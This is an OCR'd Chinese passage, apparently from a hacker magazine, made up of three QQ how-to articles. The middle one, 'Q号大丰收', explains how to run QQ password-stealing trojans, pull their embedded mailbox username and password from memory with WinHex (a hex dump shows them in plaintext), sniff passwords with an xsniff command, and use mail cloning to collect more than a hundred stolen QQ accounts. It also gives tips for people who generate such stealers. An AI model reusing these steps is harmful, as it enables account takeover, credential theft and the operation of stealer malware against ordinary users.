9zdQwbl4ygooHWdaLrg%3D%3D”就是我们所要的QQ空间资源地址，不信，将其复制到IE地址栏中，回车看一下（图3），当验证确实是自己所需要的QQ空间资源后，将URL地址复制到粘贴板中备用。


图 3

4．利用他人的资源美化自己的QQ空间

使用自己的QQ号登录，进入QQ空间，点击“装扮空间”按钮，再点击“自定义”→“个性设置”→“新建模块”，新建一个模块，再弹出的“添加内容”对话框中，将我们得到的他人QQ空间资源引入进来（图4），就可以用他人的资源来装扮我们的QQ空间了。

好了，文章就些到这，希望大家学会了这个方法后，都能把自己的QQ空间装扮的更加美丽，新年新气象嘛！







图 4



Q号大丰收

罗秉琨

现在，越来越多的“小菜鸟”们都学会了使用工具盗QQ密码，方法简单得不得了，配置个盗号的木马，通过QQ就传了出去，谁运行谁倒霉！我的QQ上就几乎每天都有人给我发送文件，什么明星MM写真集、最新刷QQ币方法等等，名字是一个比一个诱人，但大小几乎都是25KB，而且都是exe可执行程序。哼！今天我就要给他们一个回马枪尝尝！老虎不发威，当我是病猫呢！

一、准备工作

1.关闭杀毒软件以及防火墙；

2.使用的工具：WinHex或其他内存察看工具；

3.一个网易邮箱帐号；

4.收集生成好的盗Q程序，怎么收集呢？简单，比如我们可以到XX黑客论坛去发表一个帖子，大体意思是：我由于需要啊拉QQ盗号程序，但不会做，请大家把生成好的啊拉QQ盗号程序发送到我的邮箱XXX@XXX.COM中。

5.关闭自己的QQ，最好在这段时间里不要登录自己的QQ。


二、开始工作



图1

果然，不到一个小时，我就收集到了30多个盗Q程序，先随便找一个“开刀”吧！主动去点开盗号木马，然后打开WINHEX，点击WINHEX工具栏上的如图1所示的图标，然后打开里面的物理内存，找到啊拉QQ木马的进程，很快，就会找到发信箱的用户名、密码及信箱类型，如图2，

在“user=”后面的就是用户名，“site=”后面的是信箱的类型，“pass=”后面的理所当然就是密码了，它们中间都有间隔，所以很好区分。图2中我们得到的信箱是zhlgsxbx@163，密码是990421332323。



```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
001D0BF0  B0 0A 21 00 74 00 70 00  3A 00 6D 00 69 00 6D 00  ?!.t.p.:.m.i.m.
001D0C00  67 00 2E 00 31 00 36 00  33 00 2E 00 63 00 6F 00  g...1.6.3...c.o.
001D0C10  6D 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  m...............
001D0C20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001D0C30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001D0C40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 1D 00  ................
001D0C50  06 00 0D 00 F6 01 08 00  28 75 A2 05 12 00 00 00  ....?..(u?....
001D0C60  17 00 00 00 01 00 00 00  4B 65 79 73 74 72 6F 6B  ........Keystrok
001D0C70  65 20 52 65 63 6F 72 64  65 72 00 A9 17 00 00 00  e Recorder.?...
001D0C80  06 00 06 00 EC 01 0E 00  5F 00 5F 00 48 00 54 00  ....?.._._.H.T.
001D0C90  4D 00 4C 00 4C 00 4F 00  41 00 44 00 4F 00 50 00  M.L.L.O.A.D.O.P.
001D0CA0  54 00 49 00 4F 00 4E 00  53 00 00 00 00 00 00 00  T.I.O.N.S.......
001D0CB0  0A 00 06 00 EA 01 0F 00  75 73 65 72 3D 7A 68 6C  ....ê...user=zhl
001D0CC0  67 73 78 62 78 26 73 69  74 65 3D 31 36 33 2E 63  gsxbx&site=163.c
001D0CD0  6F 6D 26 70 61 73 73 3D  39 39 30 34 32 31 33 33  om&pass=99042133
001D0CE0  32 33 32 33 26 53 75 62  6D 69 74 32 3D 25 42 35  2323&Submit2=%B5
001D0CF0  25 43 37 25 43 32 25 42  43 00 00 00 00 00 00 00  %C7%C2%BC.......
001D0D00  06 00 0A 00 DC 01 0C 00  D8 13 80 60 B0 11 80 60  ....?..?I`?I`
001D0D10  60 A7 1F 00 03 00 00 00  08 00 00 00 03 00 00 00  `?..............
001D0D20  04 00 00 00 B4 28 80 60  F8 FB 20 00 64 6C 6C 00  ....?I`   .dll.
001D0D30  0A 00 06 00 DA 01 0C 00  44 00 00 00 00 04 02 00  ....?..D.......
001D0D40  00 00 00 00 C0 00 00 00  00 00 00 46 00 00 00 00  ....?.....F....
001D0D50  04 5D 88 BA EB 1C C9 11  9F E8 08 00 2B 10 48 60  .]亜??焔..+.H`
001D0D60  02 00 00 00 B8 BF 99 76  00 00 00 00 00 00 00 00  ....缚澂........
001D0D70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001D0D80  05 00 0A 00 CC 01 08 00  00 00 00 00 B0 7A BA 05  ....?......葿?
001D0D90  E0 0D 1D 00 A0 09 20 00  00 00 00 00 00 00 00 00  ?..? .........
001D0DA0  07 00 20 00 24 04 02 00  05 00 05 00 C9 01 08 00  .. .$.......?..
001D0DB0  28 75 A2 05 0A 00 00 00  0F 00 00 00 01 00 00 00  (u?............
001D0DC0  43 3A 5C 57 49 4E 44 4F  57 53 00 00 44 00 5C 00  C:\WINDOWS..D.\.
001D0DD0  05 00 05 00 C6 01 08 00  00 00 00 00 68 7C BA 05  ....?......h|?
```

图2

另外，使用黑客x档案2005年第9期HaJunFck大哥介绍的利用X-SnifferGUI.exe在本地嗅探局域网或本机的pop.smtp.ftp等明文传输的tcp/ip协议密码的方法也可以截获信箱以及用户名，命令：**xsniff.exe -tcp -udp -pass -hide -log pass.log**，监测到密码后，会在程序目录下生成pass.log文件，可以使用记事本打开查看，这种方法在理论上也是可行的，但是最新的啊拉QQ已经把信箱加了密，再破解就很难了。

三、将QQ号据为己有

现在，想必大家都会立即去登录信箱，将信箱中的“宝贝”抄下来吧！但是，我们今天的目的是将QQ号据为己有，也就是剪切到自己这里来。我们登录自己的网易信箱，大家都知道，网易邮箱新推出了邮件克隆功能，我们就是要使用这一功能来完成我们伟大的“使命”。




图4

打开邮件克隆的画面，如图3，输入好邮箱的完整地址、密码，然后填一个接收的文件夹的名字，还可以设置不同的颜色以将邮件区分开，注意：因为我们要将对方所盗的QQ号“据为己有”，所以要把收取时保留邮件备份前面的小勾去掉，杀他一个片甲不留。




图3

添加完毕后，会在上方出现一个小列表，如图4。点击收取，系统这时会提示你正在收取，过一会儿，在我们的信箱里就会出现一个文件夹，如图5，里面的内容就是你复制过来的所有QQ号，看！有101个呢！

由于网易信箱只支持8个克隆帐号，我们不可能只弄8个吧，因此，我们现在将文件夹中的“宝贝”移动到收件箱中，然后，我们再返回图4所示的画面，点击删除。这时，系统会将我们创建的文件夹中的内容及文件夹删除，但是，里面的“精华”已经被我们转移走了。

四：后记




图5

这样，我们就可以一次又一次的克隆，从而一次又一次的“丰收”了。倘若你不想让别人也把自己辛辛苦苦搞到的QQ号被“克隆”了，方法也很简单，那就是在生成盗号程序时，收发信箱不用同一个，而且两个信箱的密码也不要相同，这样别人就不会“摄取”你的“宝贝”了。

好了，文章就到此为止吧，最后，给大家一个友情提示：利用网易信箱收发邮件，在生成盗号程序时，一定要将“显示在线状态”前面的小勾去掉，这样就可以避免收不到QQ号了。

（文章中涉及到的WinHex汉化版已经收录于光盘中）

给隐身QQ好友发图片大法

沉默　随风

大家都知道好友如果隐身或是不在线的话是不能发送图片和宠物炫的，如图1（菜鸟：地球人都知道），不过今天我就教大家如何给隐身好友发送图片，不仅仅是图片，发宠物炫也没问题……（众菜鸟："少说废话，快点进入正题，再废话给你鸡蛋"）。




图1

方法一

其实方法很简单，就是利用QQ把不在线的好友当成在线好友，要用到的工具就是大家都很熟悉的QQ珊瑚虫版，要注意的是版本必须为4.1或更高。如果我们使用的是这类的版本，就会发现自己的好友里会有个QQ号码为100000的好友，昵称是"@珊瑚虫"，其实它就是珊瑚虫版本集成的一个机器人，我们就是用它来实现我们的目的。找到自己QQ中要发图片或宠物炫的好友，记下他的号码，然后在100000的聊天框输入"show:对方的号码"（不含引号，冒号为英文的），这时候就会发现想要发图片的那个人头像变成在线状态了，这样就实现了我们的目的，可以给他发图片或者宠物炫了，如图2。

但如果对方不在线的话，是收不到的，这招仅对隐身的好友才有效。

刚才实现了强制让好友上线，让好友下线的命令是"hide：对方QQ号"。其




图2

实我们好友里的那个珊瑚虫机器人还有很多功能，比如查天气了，查当天的年月日了，查看新闻等服务，只要多注意点珊瑚虫，你会发现它功能蛮大的。

方法二

有的朋友可能会说上边的方法好是好，可一旦使用的不是珊瑚虫版的QQ而是原版的QQ，那该怎么办？其实，就算是原版的QQ，还是一样可以突破的……

首先双击想要发图片的隐身好友头像，打开聊天窗口，再单击聊天窗口上方的"邀请好友加入聊天"按钮，如图3，弹出"添加联系人"对话框，从好友列表中任意选择一个好友并勾选其图标前的复选框，将其添加进多人聊天中。

